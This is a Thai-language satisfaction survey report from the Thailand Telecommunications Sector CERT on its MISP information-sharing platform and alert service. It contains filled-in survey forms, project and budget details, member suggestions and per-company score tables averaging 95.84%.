- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

รายงานผลสำรวจความพึงพอใจของสมาชิก

ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 4-2 (ในห้วง ก.พ.66 ถึง พ.ค.66)

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2566 ถึง 31 พฤษภาคม 2566 **3**

องค์กรที่ตอบแบบสอบถาม 4

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) 4

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT 5

ด้านอื่นๆ ที่ควรปรับปรุง 8

ข้อเสนอแนะ/ความเห็น 9

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 95.84% โดยมีวิธีการคำนวณดังตาราง 9


ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2566 ถึง 31 พฤษภาคม 2566

ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2566 ถึง 31 พฤษภาคม 2566 เมื่อ 26 พฤษภาคม 2566 ถึง 25 มิถุนายน 2566 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 24 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **95.84%** มีรายละเอียดดังนี้


องค์กรที่ตอบแบบสอบถาม

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)


- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)




- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



ด้านอื่นๆ ที่ควรปรับปรุง

- เพิ่ม function ในการ สืบค้นเนื้อหา จาก คีย์เวิร์ดที่สนใจ เป็นครั้งคราว
- ควรมีคู่มือในการใช้งาน หรือปรับการตั้งค่า

ข้อเสนอแนะ/ความเห็น

- ไม่มีความเห็นเพิ่มเติม

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 95.84% โดยมีวิธีการคำนวณดังตาราง

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	4	5	5	4	4	4	5	5	4	4	44	88
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	3	3	3	3	3	3	4	4	4	4	34	68

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวม คิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	4	4	5	4	4	4	5	45	90
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	4	5	5	5	49	98
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
